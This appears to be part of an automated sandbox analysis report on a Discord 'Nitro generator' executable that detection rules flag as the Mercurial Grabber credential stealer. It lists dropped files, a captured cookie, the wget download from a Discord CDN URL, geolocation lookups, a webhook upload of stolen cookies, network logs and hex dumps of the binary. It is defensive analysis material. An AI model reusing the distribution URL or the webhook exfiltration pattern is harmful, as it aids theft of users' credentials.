SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3

C:\Users\user\AppData\Local\Temp\cookies.db	
Malicious:	false
Reputation:	low
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\cookies.txt	
Process:	C:\Users\user\Desktop\download\NitroGenV0.5.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	431
Entropy (8bit):	5.455018075285837
Encrypted:	false
SSDEEP:	6:LGdfLYEHo3HWvmWogYmmYIkV0NAXhtf+j+YJYcXzzUSo/XdfE9AxSVtoJXzxn:LbEkYLmWV0Ght5YWYo/Wicten
MD5:	885B00240C2EA57D4BE95F8AF595FB03
SHA1:	C19405A30A4CD484984EEA4152994AE30F164166
SHA-256:	0E49B1A28DD3B45B78DC2A3417BE820C8C186F5DF42865ADD61D29DB47C77F8E
SHA-512:	55670A38200677CC8A00991011D2571BE216E00770AC4DA7DDD27C283485D5B1B4FA882434ED976C81EBC789377DEC039F058A28D592EAED7A85458DC8A13A7
Malicious:	false
Reputation:	low
Preview:	---------- mercurial grabber ----------..value: 204=Zby1pa4NqcXVsIGE_3ZmaJyb6wd0ytCetXAGAYyCxqs2oB7GnI3pgyhDqSLplEUbd5KtDmFut9_ZUC4e6qUSqO JD3t1X1QzZ6EDKsemEKsaJT7QdaJ3DLNev4XjTqyplJqeiHY0L0dD9AvRUlTYjHSmBPUv-_Y4cj4q4NBiv_34..hostKey: .google.com..name: NID..expires: 4/1/2021 8:01:17 AM..---------- mercurial grabber ----------..value: Error in deryption..hostKey: ..name: ..expires: 12/31/1600 4:00:00 PM..

C:\Users\user\AppData\Local\Temp\login.db	
Process:	C:\Users\user\Desktop\download\NitroGenV0.5.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	low
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\Desktop\cmdline.out	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	906
Entropy (8bit):	4.693753740152668
Encrypted:	false
SSDEEP:	12:HXNE3hVaa7BHPfW+WgT1De5RhKp4jLbBKhuGKOIO9KLDMa9hiBKhN/:GxVl1zHxePgpIRokOJGXEod
MD5:	FEA766A6009B7DE470C2C74933FD64A7
SHA1:	ADBDA3FE0D8BC43B00AAB2C1A40E98549E603079
SHA-256:	B38FCC84B5581B13137029CA83203C535AE0CF19C2F7C31239DF66BAC4BDB09D
SHA-512:	3722EE287523E527A1A735649BEDA6EB5EFC01B399883A0E0953CFDD4859E388B4840708354E8734496AA70450DD826AA6F70A8019855D63D3E98D925AC870FE
Malicious:	false
Reputation:	low
Preview:	--2021-11-07 08:40:01-- https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe..Resolving cdn.discordapp.com (cdn.discordapp.com)... 162.159.129.233, 162.159.134.233, 162.159.130.233, ...Connecting to cdn.discordapp.com (cdn.discordapp.com)|162.159.129.233|:443... connected...HTTP request sent, awaiting response... 200 OK..Length: 175616 (172K) [application/x-msdos-program]..Saving to: 'C:/Users/user/Desktop/download/NitroGenV0.5.exe'.... 0K .... 29% 313K 0s.. 50K .... 58% 673K 0s.. 100K .... 87% 986K 0s.. 150K .... 100% 1.09M=0.3s....2021-11-07 08:40:02 (564 KB/s) - 'C:/Users/user/Desktop/download/NitroGenV0.5.exe' saved [175616/175616]....

C:\Users\user\Desktop\download\NitroGenV0.5.exe	
Process:	C:\Windows\SysWOW64\wget.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	5.536617081571793
Encrypted:	false
SSDEEP:	1536:sFmYjnD9cPLg9T+F7EhCT1IXNkS24EanItfOuzfDGria35ws10:CpD9ULgT+F7EhCWXFnmWuz70i65D
MD5:	B4A34AC1A572E23168B2C6803780FE7E
SHA1:	66AE359A617141934AD299BF360CE3E983F93598
SHA-256:	CD8BBAC5C833B81634148A7556D07D5AAA3D9A5C11DEA5011B5044C8F4E37AEE
SHA-512:	03891E83F067D0FF96C3B8D0B1D3116FD318A3339EB214CBE2C71A41819744D1935E2D36E9368800FB8D4F87766C31DF066B8455CCD197FAA1CE4532642F5ABE
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: C:\Users\user\Desktop\download\NitroGenV0.5.exe, Author: Joe Security • Rule: MAL_Luna_Stealer_Apr_2021_1, Description: Detect Luna stealer (also Mercurial Grabber), Source: C:\Users\user\Desktop\download\NitroGenV0.5.exe, Author: Arkbird_SOLG
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=.a..... .....@.. ....@.....S.....p..... ....H.....text...$.... ....`.rsrc...p.....@..@.reloc..... .....@..B.....H.....U..<g.....Rr...pr...p...(....&*....0.....(....(.....&r...p(.....(.....&rJ..p(.....~....-.....s.....~....s....(.... (....(....(....(....(,...(-...(....(....(....(....r...p(....*..... .....0.....(.....(....&*>(....-.*.(....*..0.....s.....s.....r...po.....r...po.....r...po.....r...po.....r...po.....r...po.....r... p....r...p....r0..p....r...p....r5..p....r{..p...

\Device\ConDrv	
Process:	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3453
Entropy (8bit):	5.286701170994119
Encrypted:	false
SSDEEP:	96:Ic5Scqp6YDlZ/XQu6YKgoF7eQ6YRKs7qzwa:IU1YDlZEYKgoqYRKs7qzV
MD5:	42819830213E2A5526FA2CB1D5CA9352
SHA1:	F95A505D565A201369C3ECD2D30DFC66C503BE86
SHA-256:	3DA97C445CD33C0543525986D8C522CA061914138623E196293FD259F9585433
SHA-512:	383D17600F28298CBE1B2DD78D7A227013FBC36B8936901E8871A2A4704E8737C1CBEF9FB96D3B0A69BFF815ADC14D673A956E6191D659EDC9A7F46D4245EE7
Malicious:	false
Reputation:	low
Preview:	{"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8152","lat":47.43,"lon":8.5718,"timezone":"Europe/Zurich","isp":"Datacamp Limited","org":"Cdn77 ZUR ITX","as":"AS60068 Datacamp Limited","query":"84.17.52.68"}..Located: C:\Users\user\AppData\Local\Google\Chrome\User Data\default\Cookies..Response: {"id": "906810338811465739", "type": 0, "content": "", "channel_id": "903671493853077534", "author": {"bot": true, "id": "903671676842164224", "username": "Mercurial Grabber", "avatar": "7f65ce71f79129b3931cdf30d0e43798", "discriminator": "0000"}, "attachments": [{"id": "906810339021168680", "filename": "cookies.txt", "size": 431, "url": "https://cdn.discordapp.com/attachments/903671493853077534/906810339021168680/cookies.txt", "proxy_url": "https://media.discordapp.net/attachments/903671493853077534/906810339021168680/cookies.txt", "content_type": "text/plain; charset=utf-8"}], "embeds": [], "mentions": [], "mention_rol

Static File Info

No static file info

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 7, 2021 08:40:02.189690113 CET	192.168.2.3	8.8.8.8	0x597c	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:06.561604023 CET	192.168.2.3	8.8.8.8	0x5290	Standard query (0)	ip4.seeip.org	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.685260057 CET	192.168.2.3	8.8.8.8	0x1b37	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.859916925 CET	192.168.2.3	8.8.8.8	0x7d56	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:27.153191090 CET	192.168.2.3	8.8.8.8	0xa178	Standard query (0)	ip4.seeip.org	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.408253908 CET	192.168.2.3	8.8.8.8	0xe6b4	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.657387972 CET	192.168.2.3	8.8.8.8	0xb10a	Standard query (0)	discord.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 7, 2021 08:40:02.211085081 CET	8.8.8.8	192.168.2.3	0x597c	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:02.211085081 CET	8.8.8.8	192.168.2.3	0x597c	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:02.211085081 CET	8.8.8.8	192.168.2.3	0x597c	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:02.211085081 CET	8.8.8.8	192.168.2.3	0x597c	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:02.211085081 CET	8.8.8.8	192.168.2.3	0x597c	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:06.581540108 CET	8.8.8.8	192.168.2.3	0x5290	No error (0)	ip4.seeip.org		23.128.64.141	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.703207970 CET	8.8.8.8	192.168.2.3	0x1b37	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.879884005 CET	8.8.8.8	192.168.2.3	0x7d56	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.879884005 CET	8.8.8.8	192.168.2.3	0x7d56	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.879884005 CET	8.8.8.8	192.168.2.3	0x7d56	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.879884005 CET	8.8.8.8	192.168.2.3	0x7d56	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:07.879884005 CET	8.8.8.8	192.168.2.3	0x7d56	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:27.315570116 CET	8.8.8.8	192.168.2.3	0xa178	No error (0)	ip4.seeip.org		23.128.64.141	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.436342001 CET	8.8.8.8	192.168.2.3	0xe6b4	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.677009106 CET	8.8.8.8	192.168.2.3	0xb10a	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.677009106 CET	8.8.8.8	192.168.2.3	0xb10a	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.677009106 CET	8.8.8.8	192.168.2.3	0xb10a	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.677009106 CET	8.8.8.8	192.168.2.3	0xb10a	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 7, 2021 08:40:28.677009106 CET	8.8.8.8	192.168.2.3	0xb10a	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class

HTTP Request Dependency Graph

- cdn.discordapp.com
- ip4.seeip.org
- discord.com
- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49741	162.159.129.233	443	C:\Windows\SysWOW64\wget.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49742	23.128.64.141	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49752	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49755	23.128.64.141	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49757	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49758	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49759	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49760	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49761	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49762	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49763	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49764	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49744	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49765	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49743	208.95.112.1	80	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
Nov 7, 2021 08:40:07.739069939 CET	1290	OUT	GET //json/84.17.52.68 HTTP/1.1 Host: ip-api.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 7, 2021 08:40:07.769732952 CET	1290	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:07 GMT Content-Type: application/json; charset=utf-8 Content-Length: 281 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 7b 22 73 74 61 74 75 73 22 3a 22 73 75 63 63 65 73 73 22 2c 22 63 6f 75 6e 74 72 79 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 22 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 22 72 65 67 69 6f 6e 22 3a 22 5a 48 22 2c 22 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 22 3a 22 38 31 35 32 22 2c 22 6c 61 74 22 3a 34 37 2e 34 33 2c 22 6c 6f 6e 22 3a 38 2e 35 37 31 38 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 69 73 70 22 3a 22 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 6f 72 67 22 3a 22 43 64 6e 37 37 20 5a 55 52 20 49 54 58 22 2c 22 61 73 22 3a 22 41 53 36 30 30 36 38 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 71 75 65 72 79 22 3a 22 38 34 2e 31 37 2e 35 32 2e 36 38 22 7d Data Ascii: {"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8152","lat":47.43,"lon":8.5718,"timezone":"Europe/Zurich","isp":"Datacamp Limited","org":"Cdn77 ZUR ITX","as":"AS60068 Datacamp Limited","query":"84.17.52.68"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49756	208.95.112.1	80	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
Nov 7, 2021 08:40:28.467736959 CET	1464	OUT	GET //json/84.17.52.68 HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
Nov 7, 2021 08:40:28.572930098 CET	1465	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:28 GMT Content-Type: application/json; charset=utf-8 Content-Length: 281 Access-Control-Allow-Origin: * X-Ttl: 39 X-Rl: 43 Data Raw: 7b 22 73 74 61 74 75 73 22 3a 22 73 75 63 63 65 73 73 22 2c 22 63 6f 75 6e 74 72 79 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 22 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 22 72 65 67 69 6f 6e 22 3a 22 5a 48 22 2c 22 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 22 3a 22 38 31 35 32 22 2c 22 6c 61 74 22 3a 34 37 2e 34 33 2c 22 6c 6f 6e 22 3a 38 2e 35 37 31 38 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 69 73 70 22 3a 22 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 6f 72 67 22 3a 22 43 64 6e 37 37 20 5a 55 52 20 49 54 58 22 2c 22 61 73 22 3a 22 41 53 36 30 30 36 38 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 71 75 65 72 79 22 3a 22 38 34 2e 31 37 2e 35 32 2e 36 38 22 7d Data Ascii: {"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8152","lat":47.43,"lon":8.5718,"timezone":"Europe/Zurich","isp":"Datacamp Limited","org":"Cdn77 ZUR ITX","as":"AS60068 Datacamp Limited","query":"84.17.52.68"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49745	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49751	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49741	162.159.129.233	443	C:\Windows\SysWOW64\wget.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:02 UTC	0	OUT	GET /attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko Accept: */* Accept-Encoding: identity Host: cdn.discordapp.com Connection: Keep-Alive
2021-11-07 07:40:02 UTC	0	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:02 GMT Content-Type: application/x-msdos-program Content-Length: 175616 Connection: close CF-Ray: 6aa4e94249965cb6-FRA Accept-Ranges: bytes Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=NitroGenV0.5.exe ETag: "b4a34ac1a572e23168b2c6803780fe7e" Expires: Mon, 07 Nov 2022 07:40:02 GMT Last-Modified: Mon, 01 Nov 2021 19:20:30 GMT Vary: Accept-Encoding CF-Cache-Status: MISS Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1635794430857464 x-goog-hash: crc32c=AM1K0w== x-goog-hash: md5=tKNKwaVy4jFossaAN4D+fg== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 175616 X-GUploader-UploadID: ADPycdvIngFK8j6WrQ4zYGMrr7kECUSiwPkIT8bVIDzuST-n_cdxLBoHedURUur4yTnz lTrCKHDioukTP17p6ALYgxMdKp589w X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2021-11-07 07:40:02 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 70 59 34 65 67 77 67 72 32 68 25 32 46 56 37 68 4c 6d 4c 59 33 76 79 69 25 32 42 31 37 72 43 34 35 78 70 45 30 46 6c 53 52 51 78 62 73 4a 77 69 54 6b 59 44 57 55 4c 4a 4b 46 25 32 46 73 35 4d 45 30 6f 30 61 68 38 35 41 74 63 62 59 73 46 57 30 25 32 46 69 6b 73 4f 37 25 32 46 44 45 38 73 5a 34 52 79 46 39 4e 46 30 64 6d 47 45 6c 5a 33 38 51 25 32 42 25 32 46 68 49 6f 4d 25 32 42 37 32 64 44 79 6c 6c 61 69 66 4a 70 4d 42 34 4a 79 73 50 50 34 66 41 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pY4egwgr2h%2FV7hLmLY3vyi%2B17rC45xpE0FlSRQxbsJwiTkYDWULJKF%2Fs5ME0o0ah85AtcbYsFW0%2FiksO7%2FDE8sZ4RyF9NF0dmGElZ38Q%2B%2FhIoM%2B72dDyllaifJpMB4JysPP4fA%3D%3D"}],"group":"cf-nel",
2021-11-07 07:40:02 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 cc 3d 80 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 9e 00 00 00 0e 02 00 00 00 00 00 1e bd 00 00 00 20 00 00 00 c0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 03 00 00 02 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=a @ @

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:02 UTC	2	IN	Data Raw: 11 06 72 39 07 00 70 11 08 28 1d 00 00 0a 6f 10 00 00 0a 12 11 28 1e 00 00 0a 2d b7 de 0e 12 11 fe 16 02 00 00 1b 6f 1f 00 00 0a dc 11 10 17 58 13 10 11 10 11 0f 8e 69 3f 57 ff ff ff 06 6f 20 00 00 0a 2d 01 2a 16 28 0e 00 00 0a 2a 00 00 00 01 10 00 00 02 00 61 01 4d ae 01 0e 00 00 00 00 1b 30 04 00 89 00 00 00 03 00 00 11 7e 21 00 00 0a 72 43 07 00 70 16 6f 12 00 00 0a 0a 06 72 a1 07 00 70 6f 17 00 00 0a 6f 22 00 00 0a 0b 07 1f 2e 6f 23 00 00 0a 17 8d 20 00 00 01 0d 09 16 1f 3e 9d 09 6f 24 00 00 0a 0b 07 28 09 00 00 0a 7e 05 00 00 04 07 28 64 00 00 06 6f 68 00 00 06 de 0a 06 2c 06 06 6f 1f 00 00 0a dc de 27 0c 7e 05 00 00 04 72 bf 07 00 70 72 db 07 00 70 28 65 00 00 06 6f 68 00 00 06 08 6f 25 00 00 0a 28 09 00 00 0a de 00 2a 00 00 00 01 1c 00 00 02 00 11 Data Ascii: r9p(o(-oXi?Wo -*(*aM0~!rCporpoo".o# >o$(~(doh,o'~rprp(eoho%(*
2021-11-07 07:40:02 UTC	4	IN	Data Raw: 02 7e 3f 00 00 0a 7d 0a 00 00 04 02 7e 3f 00 00 0a 7d 0b 00 00 04 02 7e 3f 00 00 0a 7d 0c 00 00 04 02 7e 3f 00 00 0a 7d 0d 00 00 04 02 7e 3f 00 00 0a 7d 0e 00 00 04 02 28 3e 00 00 0a 02 02 28 13 00 00 06 7d 07 00 00 04 2a 00 1b 30 02 00 59 00 00 00 0a 00 00 11 73 40 00 00 0a 0a 06 72 76 0c 00 70 6f 41 00 00 0a 0b 07 6f 42 00 00 0a 6f 43 00 00 0a 6f 44 00 00 0a 0c 08 6f 45 00 00 0a 13 04 de 29 06 2c 06 06 6f 1f 00 00 0a dc 0d 72 a2 0c 00 70 09 6f 25 00 00 0a 28 13 00 00 0a 28 09 00 00 0a 7e 3f 00 00 0a 13 04 de 00 11 04 2a 00 00 00 01 1c 00 00 02 00 06 00 27 2d 00 0a 00 00 00 00 00 00 00 00 37 37 00 1f 21 00 00 01 1b 30 03 00 db 00 00 00 0b 00 00 11 73 40 00 00 0a 0b 07 72 b2 0c 00 70 02 7b 07 00 00 04 28 13 00 00 0a 6f 41 00 00 0a 0c 08 6f 42 00 00 0a 6f Data Ascii: ~?}~?}~?}~?}~?}(>(}*0Ys@rvpoAoBoCoDoE),orpo%((~?*'-77!0s@rp{(oAoBo
2021-11-07 07:40:02 UTC	5	IN	Data Raw: 00 00 04 72 49 12 00 70 80 18 00 00 04 72 51 12 00 70 80 19 00 00 04 17 80 1a 00 00 04 17 80 1b 00 00 04 20 02 a0 00 c0 80 1c 00 00 04 2a 3e 02 03 7d 1d 00 00 04 02 04 7d 1e 00 00 04 2a 03 30 04 00 d2 00 00 00 00 00 00 00 02 fe 15 07 00 00 02 02 7e 1b 00 00 04 7d 20 00 00 04 02 d0 07 00 00 02 28 51 00 00 0a 28 52 00 00 0a 7d 1f 00 00 04 03 2c 2d 02 03 8e 69 7d 22 00 00 04 02 02 7b 22 00 00 04 28 4d 00 00 0a 7d 21 00 00 04 03 16 02 7b 21 00 00 04 02 7b 22 00 00 04 28 53 00 00 0a 04 2c 2d 02 04 8e 69 7d 24 00 00 04 02 02 7b 24 00 00 04 28 4d 00 00 0a 7d 23 00 00 04 04 16 02 7b 23 00 00 04 02 7b 24 00 00 04 28 53 00 00 0a 05 2c 47 02 05 8e 69 7d 26 00 00 04 02 02 7b 26 00 00 04 28 4d 00 00 0a 7d 25 00 00 04 05 16 02 7b 25 00 00 04 02 7b 26 00 00 04 28 